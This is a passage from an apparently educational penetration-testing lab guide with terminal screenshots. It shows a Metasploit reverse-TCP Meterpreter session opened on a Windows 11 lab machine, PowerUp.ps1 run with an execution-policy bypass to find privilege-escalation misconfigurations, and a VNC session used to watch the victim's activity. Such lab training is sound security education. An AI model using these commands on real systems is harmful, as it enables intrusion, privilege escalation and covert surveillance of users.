
```
Applications  Places  System                                   Mon Apr 4, 06:18
                                  msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 444
LPORT => 444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50328) at 2022-04-04 06:14:02 -0400

meterpreter > sysinfo
Computer        : WINDOWS11
OS              : Windows 10 (10.0 Build 22000).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1
[*] uploading  : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] uploaded   : /root/PowerSploit/Privesc/PowerUp.ps1 -> PowerUp.ps1
meterpreter > shell
Process 2944 created.
Channel 2 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>
Menu  msfconsole - Parrot Ter...  [Desktop]
```

25. Type **powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"** and press **Enter** to run the **PowerUp.ps1** file.

> Note: Ensure that you have added a space between two dots after **-Command ".[space].**. For a better understanding refer to the screenshot after **step 25**.


26. A result appears, displaying **Check** and **AbuseFunction** as shown in the screenshot.

> Note: Attackers exploit misconfigured services such as unquoted service paths, service object permissions, unattended installs, modifiable registry autoruns and configurations, and other locations to elevate access privileges. After establishing an active session using Metasploit, attackers use tools such as PowerSploit to detect misconfigured services that exist in the target OS.




27. Now, type **exit** and press **Enter** to revert to the **Meterpreter** session.

28. Now, exploit VNC vulnerability to gain remote access to the **Windows 11** machine. To do so, type **run vnc** and press **Enter**.



29. This will open a VNC session for the target machine, as shown in the screenshot. Using this session, you can see the victim's activities on the system, including the files, websites, software, and other resources the user opens or runs.



30. This concludes the demonstration of how to exploit client-side vulnerabilities and establish a VNC session using Metasploit.

31. Close all open windows and document all the acquired information.

